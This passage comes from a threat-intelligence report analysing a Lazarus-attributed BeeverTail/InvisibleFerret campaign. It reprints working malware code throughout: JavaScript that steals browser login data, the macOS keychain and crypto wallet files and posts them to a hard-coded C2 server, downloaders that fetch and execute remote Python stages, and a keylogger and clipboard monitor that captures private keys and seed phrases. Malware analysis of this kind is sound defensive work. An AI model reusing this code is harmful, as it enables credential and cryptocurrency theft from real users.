If the *collectSolana* flag is true, the script also attempts to collect the *Solana id.json* file from the user's home directory. This file often contains sensitive wallet information. After this information gathering activity is completed, the script calls ***sendData*** to exfiltrate the collected files to the attacker's server.

```
const sendData = (files, timestamp) => {
  const formData = {
    type: '8',
    hid: `87_${hostname}`,
    uts: timestamp,
    multi_file: files
  };

  try {
    if (files.length > 0) {
      request.post(
        { url: "http://86.104.74.51:1224/uploads", formData },
        (err, res, body) => {
          // Handle response if necessary
        }
      );
    }
  } catch {}
};
```

Figure 19: Malicious function designed to exfiltrate data to remote *C2 server*.

The ***sendData*** function constructs a form data object containing the *type*, a *unique host identifier*, the *timestamp*, and the *array of collected files*. It then uses the request module to perform an *HTTP POST request* to the attacker's server, effectively transmitting the stolen data.

Returning to the main function (Figure 15), the script also calls ***collectFirefoxData*** to target *Mozilla Firefox* profiles. This function navigates through Firefox's profile directories, specifically those containing *-release* in their names, and searches for extension data within the storage/default directory. It targets *moz-extension* directories and collects *IndexedDB* files used by extensions, which may contain sensitive information.

```
const collectFirefoxData = (timestamp) => {
  const profilesDir = path.join(homeDir, "AppData", "Roaming", "Mozilla", "Firefox", "Profiles");
  let collectedFiles = [];
  if (fileExists(profilesDir)) {
    let profiles;
    try {
      profiles = fs.readdirSync(profilesDir);
    } catch {
      profiles = [];
    }
    let profileIndex = 0;
    for (const profile of profiles) {
      const profilePath = path.join(profilesDir, profile);
      if (profilePath.includes("-release")) {
        const storageDir = path.join(profilePath, "storage", "default");
        let storageItems;
        try {
          storageItems = fs.readdirSync(storageDir);
        } catch {
          storageItems = [];
        }
        let itemIndex = 0;
        for (const item of storageItems) {
          if (item.includes("moz-extension")) {
            const idbDir = path.join(storageDir, item, "idb");
            let idbFiles;
            try {
              idbFiles = fs.readdirSync(idbDir);
            } catch {
              idbFiles = [];
            }
            for (const idbFile of idbFiles) {
              if (idbFile.includes(".files")) {
                const filesDir = path.join(idbDir, idbFile);
                let files;
```

Figure 20: Function designed to collect Firefox profiles and extensions.

The script further attempts to collect data from the *Exodus cryptocurrency wallet* by invoking ***collectExodusData***. Depending on the operating system, it constructs the path to the *exodus.wallet* directory and collects any files found within it. These may contain *wallet data*, *private keys*, or *transaction histories*.

```
const collectExodusData = (timestamp) => {
  let exodusPath = '';

  if (platform.startsWith('w')) {
    exodusPath = path.join(homeDir, "AppData", "Roaming", "Exodus", "exodus.wallet");
  } else if (platform.startsWith('d')) {
    exodusPath = path.join(homeDir, "Library", "Application Support", "exodus.wallet");
  } else {
    exodusPath = path.join(homeDir, ".config", "Exodus", "exodus.wallet");
  }

  let collectedFiles = [];

  if (fileExists(exodusPath)) {
    let files;
    try {
      files = fs.readdirSync(exodusPath);
    } catch {
      files = [];
    }

    for (const file of files) {
      const filePath = path.join(exodusPath, file);
      try {
        const fileInfo = {
          value: fs.createReadStream(filePath),
          options: { filename: `87_${file}` }
        };
        collectedFiles.push(fileInfo);
      } catch {}
    }
  }
  // Send collected data
  sendData(collectedFiles, timestamp);
  return collectedFiles;
};
```

Figure 21: Function designed to collect the *Exodus Cryptowallet* information.

For Windows systems, the script additionally targets *Microsoft Edge* by calling ***collectExtensionData*** with the appropriate path. This increases the scope of data collection to include users who primarily use *Edge*. The script then performs a platform check to determine whether to collect login data. On *macOS systems* (platform starting with 'd'), it calls ***collectLoginDataMac*** to collect the *macOS keychain* file (*login.keychain* or *login.keychain-db*) and the *Login Data* files from *Chrome* and *Brave* browsers. The *keychain* may contain *passwords*, *certificates*, and *secure notes*, while the *Login Data* files store *saved login credentials*.

```
const collectLoginDataMac = async (timestamp) => {
  let collectedFiles = [];

  // Collect macOS keychain login file
  let keychainPath = path.join(homeDir, "Library", "Keychains", "login.keychain");
  if (fs.existsSync(keychainPath)) {
    try {
      const fileInfo = {
        value: fs.createReadStream(keychainPath),
        options: { filename: "logkc-db" }
      };
      collectedFiles.push(fileInfo);
    } catch {}
  } else {
    keychainPath += "-db";
    if (fs.existsSync(keychainPath)) {
      try {
        const fileInfo = {
          value: fs.createReadStream(keychainPath),
          options: { filename: "logkc-db" }
        };
        collectedFiles.push(fileInfo);
      } catch {}
    }
  }

  // Collect Chrome login data
  try {···
  } catch {}

  // Collect Brave login data
  try {···
  } catch {}

  // Send collected data
  sendData(collectedFiles, timestamp);
```

Figure 22: Function designed to collect the *macOS Keychain* and browser's login data.

For other platforms, the script calls ***collectLocalStateAndLoginData*** for *Chrome*, *Brave*, and *Opera* browsers. This function collects the *Local State file*, which contains browser settings and encryption keys, and the *Login Data files* from each browser profile. By collecting these files, the attacker aims to access encrypted passwords and other sensitive data stored by the browsers.

```javascript
// Function to collect Local State and Login Data from browsers
const collectLocalStateAndLoginData = async (browserPaths, prefix, timestamp) => {
  let collectedFiles = [];
  let baseDir = '';
  if (platform.startsWith('d')) {
    baseDir = path.join(homeDir, "Library", "Application Support", browserPaths[1]);
  } else if (platform.startsWith('l')) {
    baseDir = path.join(homeDir, ".config", browserPaths[2]);
  } else {
    baseDir = path.join(homeDir, "AppData", browserPaths[0], "User Data");
  }
  // Collect Local State
  const localStatePath = path.join(baseDir, "Local State");
  if (fs.existsSync(localStatePath)) {
    try {
      const fileInfo = {
        value: fs.createReadStream(localStatePath),
        options: { filename: `${prefix}_lst` }
      };
      collectedFiles.push(fileInfo);
    } catch {}
  }
  // Collect Login Data from profiles
  try {···
  } catch {}
  // Send collected data
  sendData(collectedFiles, timestamp);
  return collectedFiles;
};
```

Figure 23: Function designed to collect credentials from different Browser.

After completing the data collection, the script calls ***executeAdditionalCode*** to download and execute further malicious code.

```javascript
const executeAdditionalCode = async () => {
  // Define the paths
  const zipPath = path.join(tempDir, "p.zi");
  const zipExtractedPath = path.join(tempDir, "p2.zip");
  const sysinfoPath = path.join(homeDir, ".sysinfo");

  // Check if the malicious script already exists
  if (platform.startsWith('w')) {
    if (fs.existsSync(path.join(homeDir, ".pyp", "python.exe"))) {
      // Download and execute the additional script
      try {
        fs.rmSync(sysinfoPath);
      } catch {}

      request.get("http://86.104.74.51:1224/client/8/87", (err, res, body) => {
        if (!err) {
          try {
            fs.writeFileSync(sysinfoPath, body);
            exec(`"${path.join(homeDir, ".pyp", "python.exe")}" "${sysinfoPath}"`, () => {});
          } catch {}
        }
      });
    } else {
      // Attempt to download the zip file and extract it
      downloadAndExtractZip(zipPath, zipExtractedPath);
    }
  } else {
    // For non-Windows systems
    request.get("http://86.104.74.51:1224/client/8/87", (err, res, body) => {
      if (!err) {
        fs.writeFileSync(sysinfoPath, body);
        exec(`python3 "${sysinfoPath}"`, () => {});
      }
    });
  }
};
```

Figure 24: Function related to download and execution of the subsequent infection stages.

In ***executeAdditionalCode***, the script checks if it is running on a Windows system and whether a Python interpreter exists at */.pyp/Python.exe*. If it does, the script downloads a Python script from the attacker's server and executes it using the available interpreter. If the latter is not present, the script calls ***downloadAndExtractZip*** to download and extract a legit *Python3.11* archive named ***p.zip***. For non-Windows systems, the script directly downloads a *.py* script and executes it using *Python3*. This allows the attacker to execute additional code on the victim's machine.

```
const downloadAndExtractZip = (zipPath, extractPath) => {
  exec(`curl -Lo "${zipPath}" "http://86.104.74.51:1224/pdown"`, (err) => {
    if (err) {
      // Retry after some time if download fails
      setTimeout(() => downloadAndExtractZip(zipPath, extractPath), 20000);
    } else {
      // Rename and extract the zip file
      try {
        fs.renameSync(zipPath, extractPath);
        exec(`tar -xf "${extractPath}" -C "${homeDir}"`, () => {
          fs.rmSync(extractPath);
          executeAdditionalCode();
        });
      } catch {}
    }
  });
};
```

Figure 25: Function designed to download and extract a compressed *Python 3.11 interpreter* if not available on target machine.

This function uses the *curl* command to download an archive from the attacker's server. If the download fails, it retries after 20 seconds. Upon successful download, it renames and extracts the archive into the user's home directory, then proceeds to execute the additional code and remove the stored archive. Throughout the script, helper functions such as ***normalizePath*** and ***fileExists*** are used to handle file paths and check for the existence of files or directories.

```
const normalizePath = (p) => p.replace(/^~([a-z]+|\/)/, (_, subPath) => {
  return '/' === subPath ? homeDir : path.dirname(homeDir) + '/' + subPath;
});

// Function to check if a file or directory exists
function fileExists(p) {
  try {
    fs.accessSync(p);
    return true;
  } catch {
    return false;
  }
}
```

Figure 26: ***normalizePath*** and ***fileExists*** functions snippet.

These functions ensure that the script can correctly navigate the file system across different operating systems, enhancing its effectiveness and portability. At the end of the script, an interval is set to repeat the main function every five minutes, up to a total of three executions. By repeatedly executing the *main* function, the script ensures that it can capture any new data that may have been added since the last execution, such as newly saved passwords or wallet transactions. This repetition increases the chances of collecting valuable information over time.

```
main();

// Set an interval to repeat the process every 5 minutes (300,000 milliseconds)
let executionCount = 0;
const interval = setInterval(() => {
  if (executionCount < 2) {
    main();
    executionCount += 1;
  } else {
    clearInterval(interval);
  }
}, 300000);
```

Figure 27: Main function is executed every 5 minutes on the compromised host.

Based on the observed behaviors and technical characteristics of the analyzed *JavaScript* code, it is plausible to associate the subjected threat with the ***BeeverTail*** malware family. The latter is recognized for its *advanced data-stealing capabilities*, particularly targeting *browser extensions* and *cryptocurrency wallets*. The code operates by *infiltrating systems* and *scanning browser profiles* across multiple web browsers, including *Google Chrome*, *Brave*, *Opera*, *Mozilla Firefox*, and *Microsoft Edge*. It specifically targets extensions associated with popular cryptocurrency wallets such as *MetaMask*, *TronLink*, and *Exodus Wallet*. By accessing data stored by these extensions, the malware aims to *extract sensitive information* like *private keys*, *seed phrases*, and *wallet files*, potentially compromising users' cryptocurrency assets. Additionally, the malware harvests *login credentials* and *browser data* by accessing files like *Login Data* and *Local State* from browser profiles. These files may contain *encrypted usernames*, *passwords*, and *session cookies*. The exfiltration of collected data to remote servers controlled by the attackers, typically using *HTTP POST requests*, aligns with the data exfiltration methods employed by ***BeeverTail***. Also the usage of *port 1224*, *known URL path* as */pdown/* and a Python-based second-stage payload. To evade detection and hinder analysis, malware employs advanced obfuscation techniques. It uses meaningless variable and function names, making the code difficult to read and understand. Strings are encoded and utilized through lookup tables to conceal actual values and function calls. *Control flow flattening* is used to alter the logical flow of the program, complicating efforts to follow the execution path. Moreover, dynamic code execution is implemented using the *function constructor* and *self-invoking functions*, allowing the malware to execute code dynamically at runtime. The analyzed code also demonstrates the capability to download and execute additional malicious code from remote servers. By installing legitimate-looking software, such as a Python interpreter, it can run further scripts without raising suspicion. This modular approach allows the malware to enhance its capabilities, maintain persistence, and adapt to different environments, which is consistent with ***BeeverTail***'s behavior.

The malware known as ***BeeverTail*** has often been utilized as a delivery mechanism for subsequent stages, notably deploying the malware family ***InvisibleFerret***. The behavior exhibited by the ***error.js*** file, which was analyzed in this report, aligns closely with this pattern. The specific set of *Tactics, Techniques, and Procedures (TTPs)* and *Indicators of Compromise* (*IoCs*) associated with this file have been extensively documented as characteristic of the *DPRK Threat Actor* ***Lazarus Group***.

4.3 Second-Stage




Figure 28: Moving from *First* to *Second Stage*.

4.3.1 Code Obfuscation

The identified Second-Stage payload is located inside a Python script, stored as ***%TEMP% \sysinfo_script.py*** and downloaded from *hxxp[:]//86.104.74[.]51:1224/client/8/87*, carrying the initial stage of the ***InvisibleFerret*** malware family.

Figure 29: Second-Stage payload content.

As observed in the preceding image, the malware employs a sophisticated obfuscation strategy designed to hinder analysis. To reveal the underlying payload, analysts must reverse the provided string, decode it using *base64*, and decompress the resulting output. This sequence of operations must be repeated fifty times before the actual malicious payload becomes accessible.

This obfuscation technique is consistently applied across nearly all subsequent Python scripts identified in the malware's progression. Even scripts initially stored in clear text at earlier stages are later written to disk using the same obfuscation mechanism. This deliberate and systematic use of layered obfuscation underscores the attacker's intent to evade static detection and impede reverse engineering attempts.

4.3.2 Code Analysis - sys_info.py

```
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests
```

Figure 30: Second-Stage imported modules

Identified script defines several variables and sets up the environment. It uses the *platform* module to determine the operating system type, which is stored in the variable *ot*. This information is subsequently used to decide how the payloads will be handled. The user's home directory is determined and stored in the variable home, and a hidden folder named ***.n2*** is created within this directory to store the downloaded payloads. By storing the payloads in a hidden folder, the script aims to avoid detection by the user.

```
sType = "8"
gType = "87"
ot = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "86.104.74.51"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
```

Figure 31: Remote connection configurations

The first payload is handled by the function ***download_payload()***. It checks if the payload file, named ***%USERPROFILE%\.n2\pay***, already exists in the hidden directory. If it does, it attempts to remove it. Then, the script ensures that the directory ***.n2*** is created if it does not already exist. The payload is downloaded from ***86.104.74[.]51:1224***, with additional parameters (*sType* and *gType*, campaign identifiers) passed in the URL. The downloaded content is saved in the hidden directory, and once the download is successful, the script proceeds to execute the payload. If the system is Windows, the payload is executed using the *subprocess.Popen()* method with specific flags to suppress the console window and create a new process group, making the execution less noticeable. Otherwise, for *macOS* systems, the payload is executed without these flags.

```
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        if ot=="Darwin":
            # aa = requests.get(host2+"/payload1/"+sType+"/"+gType, allow_redirects=True)
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        else:
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])
```

Figure 32: Malicious function designed to retrieve and run *pay* Python script.

A specific condition is implemented for *macOS* systems, identified by platform as *Darwin*. After the first payload is downloaded and executed, the script terminates if it is running on *macOS*, implying that subsequent parts of the script are not meant to be executed on this platform.

The script then continues to download and execute two additional payloads through the functions ***download_browse()*** and ***download_mclip()***. Like the process described for the first payload, each of these functions first checks whether the corresponding file already exists, removing it if necessary. It also ensures that the hidden directory ***.n2*** is present. The second payload, named ***%USERPROFILE%\.n2\bow***, still a Python script, is downloaded from a different endpoint on the same server, and the content is saved and executed in the same way as before.

```
def download_browse():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/brow/"+ sType +"/"+gType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_browse()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])
```

Figure 33: An additional Python payload is downloaded from the same *C2 server*.

The third payload, named ***%USERPROFILE%\.n2\mlip***, follows the same download, save, and execute procedure, using yet another endpoint on the server and still employing a Python script.

```
def download_mclip():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/mclip/"+ sType +"/"+gType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_mclip()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])
```

Figure 34: A third Python script is then downloaded and executed.

Additionally, as illustrated in Figure 31 and Figure 32, the *Threat Actor* appears to have left behind comments within the code that point to potential debugging targets. The inclusion of a *private IP address* and an alternative *URL* for retrieving the *pay* script suggests that the attacker might have been testing the functionality of this *threat*. Alternatively, this could indicate a rushed deployment, where programmers neglected to remove these debugging artifacts prior to release. Regardless of the reason, these elements provide valuable intelligence, offering insight into the attacker's development process and potentially aiding in attribution or threat profiling.

4.4 Third-Stage




Figure 35: Moving from Second to Third Stage.

As previously noted, this specific *infection-stage* provides a clear indication of the new *tradecrafts* being employed by the ***Lazarus Group*** in this campaign. Notably, the introduction of a new Python script, ***mlip***, first identified only a few weeks prior to the discovery of this campaign, signifies a deliberate evolution in their operational approach. Additionally, an unprecedented payload embedded within the ***bow*** script was identified during this investigation, further underscoring the group's intent to expand their arsenal of malicious tools.

These developments suggest that the *Threat Actor* is actively seeking to extend their capabilities, aligning with their shift in focus over recent years. While *Lazarus* historically targeted industry leaders, such as *Sony* and *Blockbuster*, their operations have increasingly pivoted toward exploiting individuals and organizations within the cryptocurrency and technology sectors. This strategic redirection leverages a combination of social engineering, sophisticated malware, and multi-stage attack chains, marking a significant departure from their earlier campaigns focused on traditional industrial targets.

4.4.1 Code Obfuscation

All of the Python scripts involved in this stage are obfuscated with the same technique described in Section 4.3.1.

4.4.2 Code Analysis - mlip

mlip defines a malicious script designed to *capture sensitive information* from a user's system, specifically targeting *cryptocurrency data* such as *private keys* and *mnemonic phrases*. It functions as a *keylogger* and *clipboard monitor*, intercepting *keystrokes* and *clipboard contents* when the user interacts with certain web browsers, and then transmitting this data to a remote server.

At the beginning of the script, the main section attempts to import several modules necessary for its operation. If any of these modules are not present, the script automatically installs them using *pip*. This ensures that all dependencies are met without user intervention.

```
_M='-m';_P='pip';_L='install'
import socket, subprocess, sys, re
try:import pyWinhook as pyHook
except:subprocess.check_call([sys.executable,_M,_P,_L,'pyWinhook']);import pyWinhook as pyHook
```

Figure 36: ***mlip*** imports and missing libraries installation.

This pattern repeats for modules like *psutil*, *win32process*, *win32gui*, *win32api*, *win32con*, *win32clipboard*, *requests*, and *wx*. The script uses these modules to interact with *Windows system APIs*, handle *HTTP requests*, and interact with *GUI applications*.

As first it initializes several global variables, including the server's *IP address* and port to which the stolen data will be sent, and a list of targeted web browsers. Thus, indicating that the script specifically monitors these processes. Developers also left a commented-out *HOST*, highlighting how *localhost* was probably used for testing purposes.

```
key_log = ""
c_win = 0
PORT = 8637
HOST = "95.164.7.171"
sType = "8"
gType = "87"
# HOST = "localhost"

browserlist = [
    "chrome.exe",
    "brave.exe"
]
```

Figure 37: Hard-coded very useful information

The ***act_win_pn()*** function retrieves information about the active window, such as the *process ID*, *process name*, and *window caption*. These information is used to determine if the user is interacting with one of the targeted browsers.

```
def act_win_pn():
    try:
        hwnd = win32gui.GetForegroundWindow()
        pid = win32process.GetWindowThreadProcessId(hwnd)
        caption = win32gui.GetWindowText(hwnd)
        return (pid[-1], psutil.Process(pid[-1]).name(), caption)
    except:
        pass
```

Figure 38: ***act_win_pn()*** function code snippet

The script then defines several utility functions to check the state of control keys and to save logs. Indeed, ***save_log()*** function is particularly important as it sends the captured data to the remote server using an *HTTP POST request*.

```python
def save_log(log, text, caption):
    global key_log
    r = {
        'gid' : sType,
        'pid' : gType,
        'pcname': socket.gethostname(),
        'processname': text,
        'windowname': caption,
        'data': log,
    }
    host2 = f"http://{HOST}:{PORT}"
    post(host2 + "/api/clip", data=r)
    key_log = ""
```

Figure 39: *C&C Server* URL and exfiltration parameters.

The ***OnKeyboardEvent()*** function is a callback that is triggered on every keyboard event. It checks if the active process is one of the targeted browsers and captures the keystrokes. This function also intercepts clipboard data when the user pastes content using *Ctrl+V*, invoking ***GetTextFromClipboard()*** to process the clipboard contents. Additionally, the script sets up a keyboard hook using ***pyHook*** to monitor all keyboard events.

```python
def OnKeyboardEvent(event):
    (pid, text, caption) = act_win_pn()
    if browserlist.count(text):
        if caption == "":
            global key_log
            key = event.Ascii
            if (is_control_down()):key=f"<^{event.Key}>"
            elif key==0xD:
                key="\n"
            else:
                if key>=32 and key<=126:key=chr(key)
                else:key=f'<{event.Key}>'
            if is_control_down() and event.Key == 'V':
                GetTextFromClipboard()
            key_log += key
            if key == "\n" and len(key_log):
                save_log(key_log, text, "extension")
        else:
            if len(key_log):
                save_log(key_log, text, "extension")
    return True

# create the hook mananger
hm = pyHook.HookManager()
# register two callbacks
hm.KeyDown = OnKeyboardEvent
# hm.MouseLeftDown = OnMouseEvent
# hook into the mouse and keyboard events
hm.HookKeyboard()
# hm.HookMouse()
```

Figure 40: Callback function to trigger *Keylogging* activity.

In addition to keystroke logging, the script defines the *TestFrame* class, which inherits from *wx.Frame*. This class sets up a clipboard viewer that monitors changes to the clipboard.

```
class TestFrame (wx.Frame):
    def __init__ (self):
        wx.Frame.__init__ (self, None, title="Clipboard viewer", size=(250,150))
        self.tc = wx.TextCtrl(self, -1
                              , style=wx.TE_MULTILINE
                                      |wx.TE_READONLY)
        self.first    = True
        self.nextWnd = None
        self.pvkeylength = [29, 44, 51, 52, 56, 64, 66, 96, 128, 165, 181]
        # Get native window handle of this wxWidget Frame.
        self.hwnd     = self.GetHandle ()

        # Set the WndProc to our function.
        self.oldWndProc = win32gui.SetWindowLong (self.hwnd,
                                                  win32con.GWL_WNDPROC,
                                                  self.MyWndProc)
        try:
            self.nextWnd = win32clipboard.SetClipboardViewer (self.hwnd)
        except win32api.error:
            if win32api.GetLastError () == 0:
                # information that there is no other window in chain
                pass
            else:
                raise
```

Figure 41: ***TestFrame*** class initialization

Within this class, the ***OnDrawClipboard()*** method is called whenever the clipboard content changes. It processes the new clipboard data to detect potential *private keys* or *mnemonic* phrases.

```
    def OnDrawClipboard (self, msg, wParam, lParam):
        if self.first:
            self.first = False
        else:
            self.tc.AppendText("[Clipboard content changed:]\n")
            self.GetTextFromClipboard()
        if self.nextWnd:
            # pass the message to the next window in chain
            win32api.SendMessage (self.nextWnd, msg, wParam, lParam)
```

Figure 42: ***OnDrawClipboard()*** code snippet

The ***GetTextFromClipboard()*** method retrieves the clipboard text and checks if it contains sensitive information.

```
    def GetTextFromClipboard(self):
        clipboard = wx.Clipboard()
        if clipboard.Open():
            if clipboard.IsSupported(wx.DataFormat(wx.DF_TEXT)):
                data = wx.TextDataObject()
                clipboard.GetData(data)
                s = data.GetText()
                self.savepvkey(s)
                if self.ismnemonic(s):
                    self.save_log(s + '\n')
                self.tc.AppendText("Clip content:\n%s\n\n" % s )
                clipboard.Close()
            else:
                self.tc.AppendText("")
```

Figure 43: Function designed to capture and retrieve sensitive data.

The ***savepvkey()*** method searches for hexadecimal strings of specific lengths that may represent private keys. Similarly, the ***ismnemonic()*** method checks if the clipboard content consists of *12*, *16*, or *24 words*, which are common lengths for mnemonic seed phrases in *cryptocurrency wallets*.

```python
    def savepvkey(self, clipstr):
        i = len(self.pvkeylength) - 1
        clipstr = clipstr.split('\n')
        for txt in clipstr:
            while i >= 0:
                search = "[a-fA-F0-9]{" + str(self.pvkeylength[i]) + "}"
                i -= 1
                x = re.findall(search, txt)
                if len(x):
                    for t in x:
                        self.save_log(t + '\n')
                        txt = txt.replace(t, "")

    def ismnemonic(self, clipstr):
        clipstr = clipstr.split('\n')
        for txt in clipstr:
            word_cnt = len(txt.split(" "))
            if word_cnt == 12 or word_cnt == 16 or word_cnt == 24:
                return True
            else:
                return False
```

Figure 44: ***savepvkey()*** and ***ismnemonic()*** implementations

Finally, the *main loop* of the script creates an instance of the *TestFrame* class and starts the application. This ensures that the clipboard monitoring continues to run as long as the application is active.

```python
app   = wx.App ()
frame = TestFrame ()
app.MainLoop ()
```

Figure 45: Main loop

In conclusion, the script operates by covertly *logging keystrokes* and *clipboard contents* when the user interacts with specific web browsers. It specifically targets data that resembles *cryptocurrency private keys* or *mnemonic phrases*. The captured data is then transmitted to a *remote server* without the user's consent, representing a significant security and privacy threat.

Unused code in the script appears minimal, as most functions and classes are integral to its malicious functionality. However, certain error handling or exception cases might not be fully fleshed out, potentially causing the script to fail silently under unexpected conditions.

Additionally, further *OSINT* investigations revealed how this code was built by incorporating code available on some Online-Forums (*ActiveState* and Douban). In both the provided websites, there is available the exact same code the attacker embedded in its *threat* to interact with the compromised system's clipboard.

ActiveState Community | Code | Docs | Downloads ▾ | more ▾ Welcome, g

ActiveState Code » Recipes

Languages Tags Authors Sets

WINDOWS CLIPBOARD VIEWER (PYTHON RECIPE)

With the "SetClipboardViewer" function you can add a window to the chain of clipboard viewers. Whenever the content of the clipboard changes, a message is send to the clipboard viewer windows. A clipboard viewer window must process two messages and pass them to the next window in the chain. With a sample about hooking the window procedure of a wxPython Frame, I made up the following clipboard viewer.

Download Python, 75 lines

```python
import wx
import win32api
import win32gui
import win32con
import win32clipboard

class TestFrame (wx.Frame):
    def __init__ (self):
        wx.Frame.__init__ (self, None, title="Clipboard viewer", size=(250,150))

        self.first   = True
        self.nextWnd = None

        # Get native window handle of this wxWidget Frame.
        self.hwnd    = self.GetHandle ()

        # Set the WndProc to our function.
        self.oldWndProc = win32gui.SetWindowLong (self.hwnd,
                                                  win32con.GWL_WNDPROC,
                                                  self.MyWndProc)

        try:
            self.nextWnd = win32clipboard.SetClipboardViewer (self.hwnd)
        except win32api.error:
            if win32api.GetLastError () == 0:
                # information that there is no other window in chain
                pass
            else:
                raise

    def MyWndProc (self, hWnd, msg, wParam, lParam):
        if msg == win32con.WM_CHANGECBCHAIN:
            self.OnChangeCBChain (msg, wParam, lParam)
        elif msg == win32con.WM_DRAWCLIPBOARD:
            self.OnDrawClipboard (msg, wParam, lParam)

        # Restore the old WndProc. Notice the use of win32api
        # instead of win32gui here. This is to avoid an error due to
```

Figure 46: Code shown in Figure 41 was found on Online Python Forums.

4.4.3 Code Analysis - pay

Proposed script is a malicious program designed to infiltrate a victim's computer, *gather sensitive information*, and *establish persistent remote control*. It combines several malicious functionalities, including *system reconnaissance*, *data exfiltration*, *remote command execution*, *keylogging*, and *clipboard monitoring*. The malware is crafted to operate on both Windows and non-Windows systems, adapting its behavior while also being able to download and execute the aforementioned ***bow*** Python script. This indeed highlight the enhanced resilience the *Threat Actor* employed in its *tradecrafts*.

Starting from the main execution point, the script initiates its malicious activities by importing essential modules and defining global variables that will be used throughout its operation. It begins by importing modules such as *base64*, *socket*, *uuid*, *hashlib*, *getpass*, *platform*, and *time*. These imports are crucial for network communication, system information retrieval, and cryptographic functions.

```python
import base64,socket
from uuid import getnode
from requests import get,post
from hashlib import sha256
from getpass import getuser
from platform import system,node,release,version
import time

sType = "8"
gType = "87"
```

Figure 47: ***pay*** script's imports

The script defines *sType* and *gType*, constants in this campaign and used to uniquely define it within their various compromising activities.

The *main function* of the script is encapsulated within the ***run_comm()*** function, which initiates the transmission of collected system and network information to the attacker's server. It does so by creating an instance of the *Trans* class and calling its ***contact_server()*** method.

```python
def run_comm():c=Trans();c.contact_server(HOST, PORT);del c
run_comm()
```

Figure 48: Snippet of ***run_comm()*** function

